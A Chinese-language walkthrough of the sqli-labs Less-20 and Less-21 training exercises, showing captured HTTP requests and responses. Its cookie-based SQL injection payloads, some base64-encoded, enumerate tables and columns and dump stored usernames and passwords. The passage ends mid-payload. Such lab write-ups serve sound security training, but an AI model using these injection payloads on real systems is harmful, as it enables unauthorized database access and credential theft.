
sqlilab less20

还是先拿正确的用户密码试一下



YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
YOUR IP ADDRESS IS : 113.54.235.252
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = Dumb and expires: Thu 09 Dec 2021 - 19:59:02
Your Login name:Dumb
Your Password:1 “ -- #
Your ID:1

bp抓包发现是有两个包里面有我们需要的信息




```
POST /sqlilabstest/Less-20/index.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://81.68.98.35
Connection: close
Referer: http://81.68.98.35/sqlilabstest/Less-20/index.php
Upgrade-Insecure-Requests: 1

uname=Dumb&passwd=1&submit=Submit
```

```
HTTP/1.1 302 Found
Date: Thu, 09 Dec 2021 11:03:22 GMT
Server: Apache
Set-Cookie: uname=Dumb; expires=Thu, 09-Dec-2021 12:03:22 GMT;
Max-Age=3600
Upgrade: h2
Connection: Upgrade, close
Location: index.php
Vary: Accept-Encoding
Content-Length: 1506
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<title>Less-20 Cookie Injection- Error Based- string</title>
```



```
GET /sqlilabstest/Less-20/index.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://81.68.98.35/sqlilabstest/Less-20/index.php
Connection: close
Cookie: uname=Dumb
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Thu, 09 Dec 2021 11:08:57 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 1148
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

```
YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101
Firefox/93.0
YOUR IP ADDRESS IS : 113.54.235.252
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = Dumb and expires: Thu 09 Dec 2021 - 20:08:57
Your Login name:Dumb
Your Password:1“ -- #
Your ID:1
```

从cookie注入


```
Cookie: uname=Dumb' order by 3 #
```



```
GET /sqlilabstest/Less-20/index.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://81.68.98.35/sqlilabstest/Less-20/index.php
Connection: close
Cookie: uname=Dumb' order by 3 #
Upgrade-Insecure-Requests: 1
```

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
YOUR IP ADDRESS IS : 113.54.235.252
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = Dumb' order by 3 # and expires: Thu 09 Dec 2021 - 20:12:20
Your Login name:Dumb
Your Password:1“ -- #
Your ID:1

```
uname=1' union select 1,2,3 #
```




```
GET /sqlilabstest/Less-20/index.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://81.68.98.35/sqlilabstest/Less-20/index.php
Connection: close
Cookie: uname=1' union select 1,2,3 #
Upgrade-Insecure-Requests: 1
```


YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
YOUR IP ADDRESS IS : 113.54.235.252
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = 1' union select 1,2,3 # and expires: Thu 09 Dec 2021 - 20:13:47
Your Login name:2
Your Password:3
Your ID:1

这就跟第一题很像了

```
uname=1' union select 1,2,database() #
```




```
Cookie: uname=1' union select 1,2,database() #
Upgrade-Insecure-Requests: 1
```



Your Login name:2
Your Password:security
Your ID:1

```
uname=1' union select 1,2,group_concat(table_name) from
information_schema.tables where table_schema=database() #
```




```
Cookie: uname=1' union select 1,2,group_concat(table_name) from
information_schema.tables where table_schema=database() #
Upgrade-Insecure-Requests: 1
```

Your Login name:2

Your Password:emails,referers,uagents,users

Your ID:1

```
uname=1' union select 1,2,group_concat(column_name) from
information_schema.columns where table_schema=database() and table_name='users'
#
```




```
Cookie: uname=1' union select 1,2,group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name='users' #
Upgrade-Insecure-Requests: 1
```

Your Login name:2

Your Password:id,username,password

Your ID:1

```
uname=1' union select 1,2,group_concat(username,0x7e,password) from
security.users #
```



```
Cookie: uname=1' union select 1,2,group_concat(username,0x7e,password)
from security.users #
Upgrade-Insecure-Requests: 1
```


Your Login name:2

Your Password:Dumb~1“ --
#,Angelina~1,Dummy~1,secure~1,stupid~1,superman~1,batma

Your ID:1

sqlilab less21

题目提示了，base64编码，burp抓包



```
GET /sqlilabstest/Less-21/index.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://81.68.98.35/sqlilabstest/Less-21/index.php
Connection: close
Cookie: uname=RHVtYg%3D%3D
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 12 Dec 2021 04:11:25 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 1159
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
ontent="text/html;

Error Based- complex -

../images/Less-21.jpg"
d" font size="4">YOUR USER
T 10.0; Win64; x64;
3.0</font><br><font color=
ESS IS :
or= "#FFFF00" font size =
```

Burp Suite Response Renderer


YOUR IP ADDRESS IS : 113.54.247.17
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = RHVtYg== and expires: Sun 12 Dec 2021 - 13:11:25
Your Login name:Dumb
Your Password:Dumb
Your ID:1

cookie中uname后部分被base64编码了。

单引号的话会报') LIMIT 0,1错误，所以闭合是')

把21的payload改一下再编码输过来

```
1') union select 1,2,database() #
MScpIHVuaW9uIHNlbGVjdCAxLDIsZGF0YWJhc2UoKSAj
```




```
GET /sqlilabstest/Less-21/index.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://81.68.98.35/sqlilabstest/Less-21/index.php
Connection: close
Cookie: uname=MScpIHVuaW9uIHNlbGVjdCAxLDIsZGF0YWJhc2UoKSAj
Upgrade-Insecure-Requests: 1
```

Burp Suite Response Renderer


YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
YOUR IP ADDRESS IS : 113.54.247.17
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = MScpIHVuaW9uIHNlbGVjdCAxLDIsZGF0YWJhc2UoKSAj and expires: Sun 12 Dec 2021 - 13:24:09
Your Login name:2
Your Password:security

同理


```
1') union select 1,2,group_concat(table_name) from information_schema.tables
where table_schema=database() #
MScpIHVuaW9uIHNlbGVjdCAxLDIsZ3JvdXBfY29uY2F0KHRhYmxlX25hbWUpIGZyb20gaW5mb3JtYXRp
b25fc2NoZW1hLnRhYmxlcyB3aGVyZSB0YWJsZV9zY2hlbWE9ZGF0YWJhc2UoKSAj
```


Your Login name:2
Your Password:emails,referers,uagents,users
Your ID:1

```
1') union select 1,2,group_concat(column_name) from information_schema.columns
where table_schema=database() and table_name='users' #
MScpIHVuaW9uIHNlbGVjdCAxLDIsZ3JvdXBfY29uY2F0KGNvbHVtbl9uYW1lKSBmcm9tIGluZm9ybWF0
aW9uX3NjaGVtYS5jb2x1bW5zIHdoZXJlIHRhYmxlX3NjaGVtYT1kYXRhYmFzZSgpIGFuZCB0YWJsZV9u
YW1lPSd1c2VycycgIw==
```


Your Login name:2
Your Password:id,username,password
Your ID:1

```
1') union select 1,2,group_concat(username,0x7e,password) from security.users #
MScpIHVuaW9uIHNlbGVjdCAxLDIsZ3JvdXBfY29uY2F0KHVzZXJuYW1lLDB4N2UscGFzc3dvcmQpIGZy
